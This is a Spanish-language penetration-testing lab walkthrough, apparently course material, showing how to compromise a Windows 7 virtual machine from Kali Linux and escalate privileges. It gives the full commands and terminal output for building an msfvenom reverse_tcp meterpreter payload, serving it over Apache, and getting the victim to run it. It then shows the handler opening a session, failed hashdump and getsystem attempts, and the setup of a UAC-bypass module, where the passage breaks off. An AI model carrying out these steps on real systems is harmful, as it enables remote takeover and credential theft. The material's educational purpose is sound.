



Escale los privilegios explotando las vulnerabilidades del lado del cliente

La escalada de privilegios es la demostración de uso indebido de un error, imperfección de configuración o supervisión del diseño en un marco de trabajo o aplicación de programación para aumentar el acceso elevado a los activos que normalmente están protegidos de una aplicación o cliente.

Objetivos del laboratorio

El objetivo de este laboratorio es ayudar a los estudiantes a aprender cómo escalar privilegios en una máquina víctima mediante la explotación de sus vulnerabilidades.

Visión general del laboratorio

Esta práctica de laboratorio demuestra el procedimiento de explotación aplicado en una máquina con Windows 7 con parches débiles que le permite acceder a ella a través de un shell de meterpreter; y luego empleando técnicas de escalado de privilegios para obtener privilegios administrativos para la máquina a través del shell meterpreter.


Este ataque fue realizado desde la maquina Kali linux a la maquina Usuario1 en la topología mostrada en la presentacion.

Tareas del laboratorio

1. Inicie la máquina virtual de **Windows 7** e inicie sesión en su cuenta de administrador.
2. Cambie a la máquina virtual Kali Linux e inicie sesión en ella.
3. lanzar un terminal de línea de comandos.
4. Escriba el comando **service postgresql start** y presione **Enter**.


5. Escriba el comando **service metasploit start** y presione **Enter**.

6. Escriba el comando **msfconsole** y presione **Enter** para iniciar msfconsole.




7. Escriba el comando **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.3 X > Desktop/Exploit.exe** en msfconsole y presione Enter.


Nota: En esta práctica de laboratorio, 192.168.1.3 es la dirección IP de Kali Linux.



8. El comando anterior creará un archivo **ejecutable de Windows** llamado "**Exploit.exe**" y se guardará en el escritorio Kali Linux.
9. Ahora necesitas compartir Exploit.exe con la máquina víctima. (En este laboratorio, estamos usando Windows 7 como la máquina víctima).
10. Abra un nuevo terminal de línea de comando, escriba el comando **mkdir / var / www / share** y presione Enter para crear un nuevo directorio llamado **share**.
11. Cambie el modo de la carpeta compartida a 755 escribiendo el comando **chmod -R 755 / var / www / share** / y presione Enter.
12. Cambie la propiedad de esa carpeta a **www-data**, escribiendo el comando **chown -R www-data: www-data / var / www / share** / y presione Enter.
13. Escriba el comando **ls -l / var / www / | grep share** y presiona Enter.
14. El siguiente paso es iniciar el servidor apache. Escriba el comando **command service apache2 start** en Terminal, y presione Enter.
15. Ahora que el servidor apache se está ejecutando, copie el archivo Exploit.exe en la carpeta compartida.
16. Escriba el comando **cp /root/Escritorio/Exploit.exe / var / www / share /** en el terminal, y presione Enter.



17. Vuelva a cambiar al terminal msfconsole para crear un controlador.
18. Escriba **use exploit / multi / handler** y presione **Enter**, para manejar los exploits lanzados fuera del marco.
19. Ahora emita los siguientes comandos en msfconsole:
 - Escriba set payload windows / meterpreter / reverse_tcp y presione Entrar.
 - Escriba set LHOST 192.168.1.3 y presione Entrar
20. Para iniciar el controlador, escriba el comando exploit -j -z y presione Enter.



21. Ahora, cambie a la máquina virtual de **Windows 7**.
22. Inicie Firefox, escriba la URL **http://192.168.1.3/** en la barra de direcciones y presione **Enter**.
23. Serás redirigido a la página web del índice de **apache**. Haga clic en el enlace **Exploit.exe** para descargar el archivo de puerta trasera.



Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
Exploit.exe	2019-07-14 11:52	72K	


Apache/2.4.37 (Debian) Server at 192.168.1.3 Port 80




24. Aparece la ventana emergente **Exploit.exe**; haga clic en **Guardar archivo**.

25. De forma predeterminada, este archivo se almacena en **Descargar**.

26. Al finalizar la descarga, aparece una notificación de descarga en el **navegador**. Haga clic en el ícono **Abrir carpeta contenadora**.



27. Haga doble clic en **Exploit.exe**. Si aparece una advertencia de seguridad, haga clic en **Ejecutar**.



28. Cambie de nuevo a la máquina Kali Linux. La sesión de Meterpreter se ha abierto con éxito, como se muestra en la siguiente captura de pantalla.

29. Escriba **sessions -i 1** y presione **Enter** (1 en las sesiones -i comando es el número de identificación de la sesión). Se inicia el shell de Meterpreter, como se muestra en la siguiente captura de pantalla.

30. Escribe **getuid** y presiona **Enter**. Esto muestra el ID de usuario actual, como se muestra en la siguiente captura de pantalla.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@gabriel: ~". The terminal content shows the following Metasploit exploit session:

```
[*] Starting persistent handler(s)...
msf5 >
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.3:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.2.3:49180) at 2019-07-14
12:08:34 -0600
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: VMwindows\Sandoval
meterpreter > 
```

31. Observará que el servidor Meterpreter se está ejecutando con privilegios de usuario normales.
32. No podrá ejecutar comandos (como **run hashdump**, que descarga los hashes de la cuenta de usuario ubicados en el archivo SAM; **clearev**, que borra los registros de eventos de manera remota, etc.) que requieren privilegios administrativos / root.
33. Revisemos esto ejecutando el comando **run hashdump**.

The screenshot shows a Kali Linux desktop environment. In the center, there is a terminal window titled 'root@gabriel: ~'. The terminal output shows the following:

```

root@gabriel: ~
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.3:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.2.3:49180) at 2019-07-14
12:08:34 -0600
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: VMWindows\Sandoval
meterpreter > run hashdump


[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5ed7123e83d07fc050077fc34a61f9b7...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi registry open k
ey: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service
process)
meterpreter > 

```


To the left of the terminal, there is a file browser window titled 'Exploit.exe' showing various files and folders. The desktop background features a blue and black abstract design.

34. El comando no puede volcar los hashes del archivo SAM ubicado en **Windows 7** y devuelve un error que indica que el acceso está denegado.
35. A partir de esto, es evidente que el servidor **Meterpreter** requiere privilegios de administrador para realizar tales acciones.
36. Ahora, intentaremos escalar los privilegios emitiendo un comando **getsystem** que intente elevar los privilegios del usuario.
37. El comando emitido es:

- getsystem -t 1: que utiliza la técnica de suplantación del nombre (en memoria / administrador)




38. El comando no logra aumentar los privilegios y devuelve un error que indica que el acceso está denegado.
39. Por el resultado anterior, es evidente que la configuración de seguridad de la máquina con **Windows 7** le impide acceder sin restricciones.
40. Ahora, intentaremos omitir la configuración de control de la cuenta de usuario que le impide acceder sin restricciones a la máquina.
41. Ahora lo harás:
- fondo la sesión actual meterpreter
 - utilizar el exploit bypassuac para windows
 - establece meterpreter / reverse_tcp payload
 - configurar exploit y carga útil
 - explota la máquina utilizando la carga útil
 - configurada anteriormente para intentar elevar los privilegios.
42. Escribe el **background** y presiona **Enter**. Este comando pone en segundo plano la sesión actual de meterpreter.



```
root@gabriel: ~
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) >
```

43. Escriba **use exploit / windows / local / bypassuac** y presione Enter.

44. Aquí, necesitas configurar el exploit. Para saber cuáles son todas las opciones que necesita configurar en el exploit, escriba **show options** y presione **Enter**.



```
root@gabriel: ~
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):
Name      Current Setting  Required  Description
---      -----          -----  -----
SESSION      yes           yes      The session to run this module on.
TECHNIQUE    EXE           yes      Technique to use if UAC is turned off (Accepted: PSH, EXE)

Exploit target:

Id  Name
--  ---
0   Windows x86

msf5 exploit(windows/local/bypassuac) >
```

45. Aparece la sección de opciones del módulo, que muestra el requisito para el exploit.

46. Observarás que:

- La opción **SESIÓN** es obligatoria, pero la configuración actual está vacía. Aquí es necesario configurar la sesión actual de meterpreter que se obtiene en el paso 28

